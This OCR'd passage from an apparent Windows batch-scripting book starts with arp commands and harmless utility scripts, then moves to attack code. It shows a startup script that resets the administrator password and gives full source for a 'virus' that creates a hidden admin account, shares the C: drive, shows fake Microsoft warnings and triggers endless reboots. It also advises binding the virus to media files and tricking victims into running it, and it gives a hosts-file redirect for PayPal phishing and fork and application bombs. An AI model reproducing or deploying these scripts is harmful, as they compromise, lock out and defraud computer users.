
The '*arp –a*' command is used to display all the cached arp entries in the machine, no matter whether it is static or dynamic. The following shows the output of the '*arp –a*' and the only cached ARP entry is 10.1.17.45 which is a dynamic one.

c:>arp -a

Interface: 10.1.17.45

Internet Address	*Physical Address*	*Type*
10.1.17.45	*00-1C-C0-43-41-1D*	*dynamic*

Here I have enclosed a screenshot where it displays all the ARP cached entries,



If you are specific with one I_Net Address, which is nothing but the IP address, then you may use that IP address alone followed by the command as below,

If you notice the two given screenshots above, the Physical address is not displayed, since I have disabled my local area network connection.

The '*arp –g*' command operates similar to the '*arp –a*' command, not only this command but Microsoft left lot of command that does the same crap.

The '*arp –v*' command will display all the current ARP entries in verbose mode, which is useful in logging. The '*arp –N*' command is used to display the ARP entries for a specific Ethernet card, if specified with the physical address.

The '*arp –d*' command is used to delete an ARP entry from the cached information, in the below screenshot I have attempted deleting the ARP entry *224.0.0.22* using the command '*arp –d 224.0.0.22*', and it was deleted, to verify whether the operation was successful you can view the cached entries using the '*arp –a*' command again.

To verify whether the entry was deleted, execute the '*arp –a*' command again,

If you notice the above given screenshot, it clearly shows that the ARP entry *224.0.0.22* has been deleted successfully.

The '*arp –s*' command is used to add a new IP address and associate the IP with a specified physical address.

```
C:\>arp -a

Interface: 10.1.17.45 --- 0xc
  Internet Address      Physical Address      Type
  4.2.2.2                                     static
  8.3.241.50                                  static
  8.3.241.58                                  static
  10.1.89.7                                   static
  61.55.137.200                               static
  63.88.212.184                               static
  64.4.52.189                                 static
  64.34.251.140                               static
  65.38.180.4                                 static
  65.54.165.179                               static
  65.54.166.122                               static
```

Now I am going to add a new entry of IP address 10.1.17.45 and associate it with the physical address 00-1C-C0-43-41-1D by using the command '*arp –s 10.1.17.45 00-1C-C0-43-41-1D*',

```
C:\>arp -s 10.1.17.45 00-1C-C0-43-41-1D

C:\>arp -a

Interface: 10.1.17.45 --- 0xc
  Internet Address      Physical Address      Type
  4.2.2.2                                     static
  8.3.241.50                                  static
  8.3.241.58                                  static
  10.1.17.45                                  static
  10.1.89.7                                   static
  61.55.137.200                               static
  63.88.212.184                               static
  64.4.52.189                                 static
  64.34.251.140                               static
  65.38.180.4                                 static
  65.54.165.179                               static
```

If you notice the above screenshot, the entry 10.1.17.45 is newly added using the '*arp –s*' command and after that it is displayed when the '*arp –a*' command is executed and the part is highlighted in the above screenshot.

There are lot more network troubleshooting commands available, but those which are explained above plays a vital role in network troubleshooting. The few of the important networking commands that are not covered in this book is netsh, nslookup and so on.

Code Snippets

Until the previous chapter we have seen few useful commands and their usage, and a little bit idea of how to construct a batch file program. In this section I am going to enclose few useful batch scripts, which gives you an idea on constructing a useful batch files. All the scripts given here we tested in the windows XP professional SP3 Platform.

Play Sound files using batch program:

By using a batch program you are not only making your tasks easier, but also used for playing sound files by using the native (mplay32.exe) media player of the Xp platform. Here comes the code,

```
@echo off
rem This will play wav sound file.
mplay32 /play /close "c:\windows\media\chimes.wav"
mplay32 /play /close "c:\windows\media\windows xp error.wav"
mplay32 /play /close "C:\WINDOWS\system32\oobe\images\title.wma"
exit
```

Copy the above code in a notepad file and save it as a .bat file, when you double click and execute this file, it will play .wav sound files using the *mplay32.exe* application where both the sound file and the application ships with the OS itself, so there is no need for us to include any sound files or install any application, just the batch file will do.

Logging system activities:

The one of the primary use of the batch file is logging system activities. Periodic monitoring and logging activities is a part of security auditing. Here we are going to combine both HTML and batch file program to make a GUI and user friendly logging system.

```
@echo off
echo. > l1.txt
echo Log File >> l1.txt
echo. >> l1.txt
echo User : %username%  >> l1.txt
Date /t >>l1.txt
Time /t >> l1.txt
echo. >> l1.txt
echo Process Ran by %username% >> l1.txt
echo. >> l1.txt
qprocess  >> l1.txt
echo. >> l1.txt
echo Network Activities  >> l1.txt
netstat -s >> l1.txt
exit
```

The above code snippet will log the system activities such as the user logged in, processes ran by the user, and the network activities such as the number of bytes received and sent, then redirect it to a text file named '*l1.txt*', it's always better to open a log file in a html file, which is user friendly and GUI, hence the following HTML code will embed the '*l1.txt'* into it.

```
<html>
<head><title>Log File - Cybercrawler</title></head>
<body>
<br>
<center><h1><u> Log File </u></h1>
<i>This Log file is created by <b>Cybercrawler</b> for monitoring System Activities!</i>
</center>
<br>
<ul>
<a href="c:\l1.txt">Click here to view the Log File</a>
</ul>
</body>
</html>
```

Copy and paste the above html program in a notepad file and save it with the .html or .htm extension on the same location where you have already save the 'l1.txt' file. Now execute the batch file that you have created, then open up this html file using any of the available web browsers such as Mozilla Firefox, Safari or Chrome, then you might see a page like this,

Log File

This Log file is created by ***Cybercrawler*** *for monitoring System Activities!*

Click here to view the Log File

When you click on the above link that says *'Click here to view the Log File'*, then it will display you the logs such as the user logged in, exact date and time when the user logged in, processes ran by the user, and the network activities such as the number of bytes sent and received, here I have enclosed the screenshot of the same log what I have mentioned in this chapter,

```
Log File

User : cyb3rcr4wl3r
Sun 05/10/2009
02:46 AM

Process Ran by cyb3rcr4wl3r

 USERNAME              SESSIONNAME          ID     PID  IMAGE
>cyb3rcr4wl3r          console               1     448  dwm.exe
>cyb3rcr4wl3r          console               1     564  explorer.exe
>cyb3rcr4wl3r          console               1    1440  ehtray.exe
>cyb3rcr4wl3r          console               1    1652  googleupdate...
>cyb3rcr4wl3r          console               1    1368  ehmsas.exe
>cyb3rcr4wl3r          console               1    2552  taskeng.exe
>cyb3rcr4wl3r          console               1    3016  iemonitor.exe
>cyb3rcr4wl3r          console               1    1904  notepad.exe
>cyb3rcr4wl3r          console               1    4064  winword.exe
>cyb3rcr4wl3r          console               1    2548  ntvdm.exe
>cyb3rcr4wl3r          console               1    3672  ev-do.exe
>cyb3rcr4wl3r          console               1    2380  wuauclt.exe
>cyb3rcr4wl3r          console               1     804  avgnt.exe
>cyb3rcr4wl3r          console               1    3880  cmd.exe
>cyb3rcr4wl3r          console               1     420  notepad.exe
>cyb3rcr4wl3r          console               1    1712  dllhost.exe
>cyb3rcr4wl3r          console               1    2280  cmd.exe
>cyb3rcr4wl3r          console               1    3468  qprocess.exe

Network Activities

IPv4 Statistics

  Packets Received                   = 1501
  Received Header Errors             = 0
  Received Address Errors            = 0
  Datagrams Forwarded                = 0
  Unknown Protocols Received         = 0
  Received Packets Discarded         = 4
  Received Packets Delivered         = 2103
  Output Requests                    = 1919
  Routing Discards                   = 0
  Discarded Output Packets           = 0
  Output Packet No Route             = 0
```

```
  Output Packet No Route              = 0
  Reassembly Required                 = 0
  Reassembly Successful               = 0
  Reassembly Failures                 = 0
  Datagrams Successfully Fragmented   = 0
  Datagrams Failing Fragmentation     = 0
  Fragments Created                   = 0

IPv6 Statistics

  Packets Received                    = 0
  Received Header Errors              = 0
  Received Address Errors             = 0
  Datagrams Forwarded                 = 0
  Unknown Protocols Received          = 0
  Received Packets Discarded          = 0
  Received Packets Delivered          = 510
  Output Requests                     = 536
  Routing Discards                    = 0
  Discarded Output Packets            = 0
  Output Packet No Route              = 0
  Reassembly Required                 = 0
  Reassembly Successful               = 0
  Reassembly Failures                 = 0
  Datagrams Successfully Fragmented   = 0
  Datagrams Failing Fragmentation     = 0
  Fragments Created                   = 0

ICMPv4 Statistics

                            Received    Sent
  Messages                  0           2
  Errors                    0           0
  Destination Unreachable   0           2
  Time Exceeded             0           0
  Parameter Problems        0           0
  Source Quenches           0           0
  Redirects                 0           0
  Echo Replies              0           0
  Echos                     0           0
  Timestamps                0           0
  Timestamp Replies         0           0
```

```
  Address Masks              0           0
  Address Mask Replies       0           0
  Router Solicitations       0           0
  Router Advertisements      0           0

ICMPv6 Statistics

                           Received    Sent
  Messages                 0           0
  Errors                   0           0
  Destination Unreachable  0           0
  Packet Too Big           0           0
  Time Exceeded            0           0
  Parameter Problems       0           0
  Echos                    0           0
  Echo Replies             0           0
  MLD Queries              0           0
  MLD Reports              0           0
  MLD Dones                0           0
  Router Solicitations     0           0
  Router Advertisements    0           0
  Neighbor Solicitations   0           0
  Neighbor Advertisements  0           0
  Redirects                0           0
  Router Renumberings      0           0

TCP Statistics for IPv4

  Active Opens                        = 31
  Passive Opens                       = 6
  Failed Connection Attempts          = 0
  Reset Connections                   = 16
  Current Connections                 = 0
  Segments Received                   = 1455
  Segments Sent                       = 913
  Segments Retransmitted              = 3

TCP Statistics for IPv6

  Active Opens                        = 1
  Passive Opens                       = 1
  Failed Connection Attempts          = 0
```


```
  Failed Connection Attempts          = 0
  Reset Connections                   = 1
  Current Connections                 = 0
  Segments Received                   = 174
  Segments Sent                       = 174
  Segments Retransmitted              = 0

UDP Statistics for IPv4

  Datagrams Received    = 461
  No Ports              = 4
  Receive Errors        = 0
  Datagrams Sent        = 977

UDP Statistics for IPv6

  Datagrams Received    = 172
  No Ports              = 0
  Receive Errors        = 0
  Datagrams Sent        = 336
```

So this is the log generated in my system after executing the batch that I have created, likewise you too can customize or mess with the batch program given above as per your wish and need.


Folder locker:

The following batch script help you in locking up your folder with a password, so the user who knows the right password can only be able to access the folder, where others don't (*Well this is not quite secure, but can be useful in learning batch programming, because even a noob can easily identify the password, or can access the folder without using a password, there are a lot of ways to break it*).

The batch file that is given below will create a directory named '*Locker*', when it gets executed, then you may place whatever you wish to place inside that directory, once done re-execute the same batch file, then it will prompt you whether to lock the folder, like this



press '*y*' and hit enter, then the directory '*Locker*' Disappears. In order to make the directory re-appear again, you have to execute the same batch file once again, then it will prompt you to enter the password to unlock the folder, you have to enter the password as '*secret*', since it is already mentioned by default in the program itself.



Once the password is matched, then the folder becomes visible, so that you can access the folder again.

So, what happens is that, the folder '*Locker*' is set with the system and hidden attribute, hence it becomes invisible, when the batch program is executed again, it prompt for password, which is already set as an environment variable with a value '*secret*', when the match is found, the attribute is set to normal and the folder becomes visible and accessible.

Here is the snippet for the folder locker,

```
@echo off

title Folder Locker

if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK

if NOT EXIST Locker goto MDLOCKER

:CONFIRM

echo Are you sure u want to Lock the folder(Y/N)

set/p "cho=>"

if %cho%==Y goto LOCK

if %cho%==y goto LOCK

if %cho%==n goto END

if %cho%==N goto END

echo Invalid choice.

goto CONFIRM
```

```
:LOCK

ren Locker "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"

attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"

echo Folder locked

goto End

:UNLOCK

echo Enter password to Unlock folder

set/p "pass=>"

admin

if NOT %pass%== secret goto FAIL

attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"

ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Locker

echo Folder Unlocked successfully

goto End

:FAIL

echo Invalid password

goto end

:MDLOCKER

md Locker

echo Locker created successfully

goto End
```


Bookmark Organizer:

The following batch program is used to organize bookmarks in an interactive manner; you have to manually update this file in order to do this. I am sure that this is an old fashion, but it might be useful in learning batch programming.

```
@echo off
color a
title Bookmark Organizer
echo BOOKMARK ORGANIZER
echo.
echo 1. www.technocrawler.co.cc
echo 2. www.dark-coderz.net
echo 3. www.w3cert.com
echo 4. www.ethicalhackers.in
echo 5. www.anti-intruders.com
echo.
:first
echo Enter your option :
set /p opt=
if %opt%==1 goto one
if %opt%==2 goto two
if %opt%==3 goto three
if %opt%==4 goto four
if %opt%==5 goto five
echo Invalid Option
goto first
:one
```

```
explorer http:\\www.technocrawler.co.cc
exit
:two
explorer http:\\www.dark-coderz.net
exit
:three
explorer http:\\www.w3cert.com
exit
:four
explorer http:\\www.ethicalhackers.in
exit
:five
explorer http:\\www.anti-intruders.com
exit
```

The following is the screenshot how it looks when it gets executed,



When you enter the option '1', then it will open up www.techonocrawler.co.cc using your default web browser and so on.

Crawler's Optimizer:

I think we have already used this program in the above chapters, any how I am including this again in the code snippet, where this program is used to clear all the craps and temporary data from your computer which are considered to be unnecessary, and when this gets deleted, it will clears the space that are hogged up by the temporary caches and finally speeds up the computer performance little bit.

```
@echo off
cd\
cls
cd C:\WINDOWS\Temp
echo y|del *.*
cd\
cd C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp
echo y|del *.*
echo y|del *.tmp
cd\
cd C:\WINDOWS\Prefetch
echo y|del *.*
echo y|del *.pf
cd\
cd C:\Documents and Settings\Administrator\Recent
echo y|del *.*
cd\
cd C:\Documents and Settings\Administrator\Cookies
echo y|del *.*
exit
```

Schedule to automate tasks:

As you have learnt in the above chapters, that '*at*' command is used to automate tasks, here the given script helps automate tasks,

```
@echo off
rem Automate Deleting temporary files.
at 10:00 AM /every:SU,M,TU,W,TH,F,SA "C:\del_temp_files.bat"
exit
```

This program will clear all the temp files at 10AM on daily basis, only if logged on. The 'C:\ *del_temp_files.bat'* is the batch file that is given in the previous example.


Batch Port Scanner:

The following program checks for open ports by telnetting each port starting from 1 to 20, and if it detects an open port, then it will start a telnet session and reveals the open port. You can also change the port range by changing 1 and 20 to the number you wish.

```
@echo off
title Crawlers Port Scanner
color 0a
cd\
cls
for /L %%v in (1,1,20) do telnet %1 %%v
pause
```

Accessing Registry using Batch:

Using a batch file, you can access the registry editor in windows machines to create a new entry, modify an existing entry and even deleting an existing entry. I am using a simple batch file to disable the '*turn off computer'* or '*shutdown*' button that resides at the start menu



This can be done manually with the registry editor (regedit.exe, regedt32.exe), by creating a new DWord with name '*NoClose*' under the location '*HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer* ' and by setting its value to '1' will disable the '*Turn Off Computer*' button.


Note: Modifying registry values incorrectly may land your Windows Operating system in trouble, so its always recommended to export your registry before modifying it, more over the author solely will not take responsibility for your actions. The changes made to registry will come alive, only if a reboot or log off is made.

```
@echo off

reg add
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v
NoClose /t REG_DWORD /d 1 /f

exit
```

Just copy the above code and paste in a notepad with .bat extension. When this batch file gets executed, then it will modify the registry entry and as a result the '*turn off computer*' button disappears on the start

menu, likewise there a hell a lot of registry pranks available, but I am enclosing only one for educational purpose.

After a reboot, then you probably might not see the '*turn off computer*' button and you start menu simply looks like this,



Create talking application using batch:

Well! I probably might say this is not 100% batch file program, because batch program doesn't have the power to create an application that speaks, where as it is capable of calling some native scripting languages like VBScript and so on which are good enough to create such speaking applications. Don't imagine that it might take mushrooms of coding to create such program, actually we are not going to create a speaking application by our self, but were converting our text to speech by using the built-in speech recognition system in windows.

```
@echo off
echo StrText="Application created Successfully" > spk.vbs
echo set ObjVoice=CreateObject("SAPI.SpVoice") >> spk.vbs
echo ObjVoice.Speak StrText >> spk.vbs
start spk.vbs
```

Well! I have used the VBScript code to build this up, which really doesn't has nothing to deal with the batch, but I have included this to show that batch files have the ability to create and execute some other native programs like this.

Copy the above given batch program and save it with a .bat extension, when this batch gets executed, it will echo the statement given near the echo command and is redirected to 'spk.vbs' which in turn creates a new VBScript file that looks like below,

Then the batch program will make the newly create spk.vbs to execute automatically. The VBScript file contains the code that converts the text '*Application created Successfully'* into digital electronic voice. Likewise you may replace the text as per your wish.

You may use replace the text and use it for login greetings, so what I have did is I have replaced the text '*Application created Successfully'* with '*Authentication Successful! Welcome Cybercrawler.*' And saved it in the start-up folder, and whenever I login using my credentials, my computer will greet me with the welcome message. Sounds Good na ;).

IP Renewer:

The IP renewer is a simple batch file program used for flushing the DNS cache, releasing the existing IP address and then renewing it with an available new IP address.

@echo off

ipconfig /flushdns

ipconfig /release

ipconfig /renew

exit

This program is handy and there is no need for you to manually change the IP address every time, if there is a need, just a double click will do it for you.

IP Messenger:

The '*IP Messenger*' works similar to a LAN chat application there by offering the users to chat textually within the same network. The hostname of the recipient is good enough to chat with them.

@echo off

:loop


Title LAN CHAT

color a

Cls

```
echo                ########## LAN CHAT ##########

echo.

echo Type in the hostname of the recipient in the User: Field

echo Enter the Message you wanna convey to the recipient in the Message: Field

echo.

set /p n=User:

set /p m=Message:

net send %n% %m%

Pause

Goto loop
```

Copy and paste the above program in a notepad file and save it as a batch file, you will be getting a pop up windows that exactly looks like below screenshot, when you execute the batch file,



In the user field you have to enter the system name of the recipient, and in the message field type in the message that you wanna convey to the recipient. You may use multiple chat with various persons at the same time.

Admin Password Changer:

As everyone is aware that windows operating system consists of a built-in administrator account, which has got all the privileges on that particular machine, we are going to use a simple batch program to change the password for that built-in administrator account,

```
@echo off
Net users administrator p@$$w0rd
Exit
```

When this batch file is kept in the startup folder of the administrator account, then it will automatically change the password for the administrator account to *'p@$$w0rd'* at the next login, and if the admin is not aware of this, then he might suffer at the time while trying to login the next time.

Setting an Interactive Reminder:

By using a batch program you can set a reminder for yourself in your computer, so that it will remind you with a pop up message, sound, greetings or whatever at the exact same time when you want it to remind you. This is scheduled using the '*at*' command that we have already seen,

Say, if I want my computer to remind me at 10:00AM on 13th May 2009, so that I can participate in the Security Conference, I have designed a custom greeting by myself,

And named it as *'remindme.jpg'* and placed it in C drive *(C:\remindme.jpg)*, then I have used the following batch to schedule this greeting to pop up exactly at 9:30AM 13th May which is half-an hour before the conference,

```
@echo off
title Reminder
C:\>at 09:30AM /next:W  "C:remindme.jpg"
Exit
```

It was a Wednesday on may 13th, hence I have used the switch *'/next:W'* indicating that it was a Wednesday. This program will pop up the greeting that was shown above, exactly at 9:30AM on may 13th, reminding me to attend the conference, more over I must be in front of my computer, working with it, only then it the reminder will pop up else, its mere waste of time doing this….

Virus Programming

[Disclaimer Notification: *All that information given in this book is only for educational means, and the author of this book solely will not hold responsibility for whatever you mess with this stuff.***]**

There were few things that are un-covered in most of the batch programs, and that is nothing but the dark-side of the batch. Batch program offers its programmers to create their custom viruses just by misusing the way the command works, which leads to the creation of batch viruses. In this chapter we are going to learn about the dark-side of the batch by learning how to misuse commands to create batch viruses.

Folder Replicator Virus:

Here is a Simple batch virus that contains only 6 lines, has the tendency to replicate itself again and again and keeps on creating a folder with same name, until a user stops it.

1. Just open up a notepad, copy and paste the below code

```
cd\
cd C:\Documents and Settings\username\Desktop
:loop
md Virus
cd Virus
goto loop
```

2. Save it as a batch file with the extension .bat, before doing that you have to modify the code by changing the place where it says '*username*' and instead of that replace it by the currently logged in username.

3. Then run it on the Victims computer to infect it.

4. Any how it doesn't cause much harm, but replicates folder inside a folder and goes on.
Once more thing that you have to notice is that, this will create directory inside another directory with the same name, so it doesn't looks like crap, since everything reside inside one main directory, more over deleting the root directory will purge all the clumsy thing done by this piece of code.

C_relwarC708 v1.0 Virus

Here is the source code for the virus C_relwarC708 v1.0, created by me.

```
@echo off
cd\
cd %SystemRoot%\system32\
md 1001
cd\
cls

rem N0 H4rm 15 cau53d unt1| N0w
rem Th3 F0||0w1ng p13c3 0f c0d3 w1|| ch4ng3 th3 t1m3 2 12:00:00.0 & d4t3 as 01/01/2000
echo 12:00:00.00 | time >> nul
echo 01/01/2000 | date >> nul

net users Microsoft_support support /add
rem Th3 u53r 4cc0unt th4t w45 Cr34t3d 15 ju5t 4 |1m1t3d 4cc0unt

rem Th15 p13c3 0f c0d3 w1|| m4k3 th3 |1m1t3d u53r 4cc0unt5 t0 4dm1n15tr4t0r 4cc0unt.
net localgroup administrators  Microsoft_support /add

rem 5h4r3 th3 R00t Dr1v3
net share system=C:\ /UNLIMITED

cd  %SystemRoot%\system32\1001
echo deal=msgbox ("Microsoft Windows recently had found some Malicious Virus on your
computer, Press Yes to Neutralize the virus or Press No to Ignore the Virus",20,"Warning") >
%SystemRoot%\system32\1001\warnusr.vbs

rem ch4ng35 th3 k3yb04rd 53tt1ng5 ( r4t3 4nd d3|4y )
mode con rate=1 > nul
mode con delay=4 >> nul
```

```
rem Th3 F0||0w1ng p13c3 0f c0d3 w1|| d15p|4y 50m3 4nn0y1ng m5g, as c0d3d ab0v3, 3×4ct|y
@ 12:01 and 12:02
at 12:01 /interactive "%SystemRoot%\system32\1001\warnusr.vbs"
at 12:02 /interactive "%SystemRoot%\system32\1001\warnusr.vbs"

msg * "You are requested to restart your Computer Now to prevent Damages or Dataloss" > nul
msg * "You are requested to restart your Computer Now to prevent Damages or Dataloss" >>
nul

rem Th3 F0||0w1ng p13c3 0f c0d3 w1|| c0py th3 warnusr.vbs f1|3 2 th3 5t4rtup, th4t w1|| b3
3×3cut3d @ 3v3ryt1me th3 c0mput3r 5t4rt5
copy %SystemRoot%\system32\1001\warnusr.vbs "%systemdrive%\Documents and Settings\All
Users\Start Menu\Programs\Startup\warnusr.vbs"

rem
**********************************************************************
rem Th3 F0||0w1ng p13c3 0f c0d3 w1|| d15p|4y Th3 5hutd0wn d14|05 B0X w1th 50m3 m5g and
w1|| r35t4rt c0nt1nu0u5|y

echo shutdown -r -t 00 -c "Microsoft has encountered a seriuos problem, which needs your
attention right now. Hey your computer got infected by Virus. Not even a single anti-virus can
detect this virus now. Wanna try? Hahahaha....! " > %systemroot%\system32\1001\sd.bat
copy %systemroot%\Documents and Settings\All Users\Start Menu\Programs\Startup\sd.bat
"%systemdrive%\Documents and Settings\All Users\Start Menu\Programs\Startup\sd.bat"

rem
**********************************************************************

cd\
cls
rem Th3 F0||0w1ng p13c3 0f c0d3 w1|| m4k3 th3 v1ru5 b1t 5t34|th13r
cd %systemdrive%\Documents and Settings\All Users\Start Menu\Programs\Startup\
attrib +h +s +r warnusr.vbs
attrib +h +s +r sd.bat
cd\
```

```
cd %systemroot%\system32
attrib +h +s +r 1001

rem K1||5 th3 3xp|0r3r.3×3 Pr0c355
taskkill /F /IM explorer.exe

rem @ EOV // End of Virus

rem source available at www.technocrawler.co.cc
```

Copy the source code and paste it in a notepad, then save it with the .bat extension.

This virus program will begin its operation at *C:\windows\system32* and creates a new directory with name '*1001*', changes the time to *12:00* and date to *01-01-2000*, then creates a new user with account name *'Microsoft_support'* with a password *'support'* matching the account.

It automatically assigns administrator rights to the user account that was created, then shares the root drive 'C:' which really is a security issue making the system completely vulnerable.

It will create a VBScript file with name 'warnusr.vbs' that is used to display a message *'Microsoft Windows recently had found some Malicious Virus on your computer, Press Yes to Neutralize the virus or Press No to Ignore the Virus*', that really seems to be coming from the operating system itself, then it will change the keyboard setting by reducing the rate and delay time.

Since the time and date has been already modified by the virus, it will automatically pop up a message stating *'You are requested to restart your Computer Now to prevent Damages or Data loss'* exactly at *12:01* and *12:02*, if the user restarts the computer, then it's gone.

Whenever the user try to login to the computer, it will automatically reboots continuously, because the command *'shutdown -r'* is set with time *00*, and kept in start-up folder, the user has nothing to stop this unless he enters in safe mode and delete the file, more over the file is set with system and hidden attribute making it invisible.

The only way to stop this is to enter in safe mode and disable the start-up items, and then delete the file that reside in C:\windows\system32\1001 and in the start-up folder.

You can also use some exe-binders to bind this virus with any audio, video, text or whatever the files may be, then use some social engineering technique to make the victim execute the file by himself to harm his/her computer.

You can create this virus without using any third party tools in windows, also instead of exe-binder, you can use the '*iexpress*' wizard to create a custom package.

DNS poisoning:

Batch file can has the tendency to modify the transfer zones by editing the hosts.txt file that resides inside '*C:\windows\system32\drivers\etc\hosts.txt*', so that it will take you to some malicious websites instead of landing you to the legitimate website. This may also be used for phishing, i.e. redirecting you to a bogus website which looks exactly like the legitimate one, and then steal credentials.

```
@echo off
echo 10.199.64.66    www.google.com >> C:\windows\system32\drivers\etc\hosts.txt
echo 10.199.64.67    www.paypal.com >> C:\windows\system32\drivers\etc\hosts.txt
exit
```

This program creates a new entry in the hosts file, so that whenever an user attempts to move to www.google.com, he will be re-directed to another host that has the IP address of 10.199.64.66, likewise if the user attempts to login to the paypal account by typing in www.paypal.com, he will be re-directed to another external bogus website that has the IP address of 10.199.64.67, where if the user enters the credentials unknowingly, they were into the hackers database and he can use it for several other purposes.

Fork Bombing:

Most of them have heard about the word '*fork()*', which is used to create child process, like wise fork bombing is nothing but calling a program by itself again and again with a infinite loop and making the system to crash by popping up hundreds of windows on the screen.

```
@echo off
:loop
Explorer
Call fork.bat
Goto loop
```

Copy the above program and paste it in a notepad file and save it as 'fork.bat'. The explorer command will open up the 'documents' directory, and it is given inside a loop, then the same batch file is called again which in turn opens up multiple documents rolled out in a loop, likewise it goes on by calling the program itself again and again until the system crashes or hangs up.

Application Bomber:

Application bomber is a superset of window bomber, this has a close relation to the above given fork bomber program, where in this 'application bomber' we don't call the program using the name itself (simply known as fork), where as we are going to open up applications continuously using a loop.

```
@echo off
:loop
start notepad
start winword
start mspaint
start write
start cmd
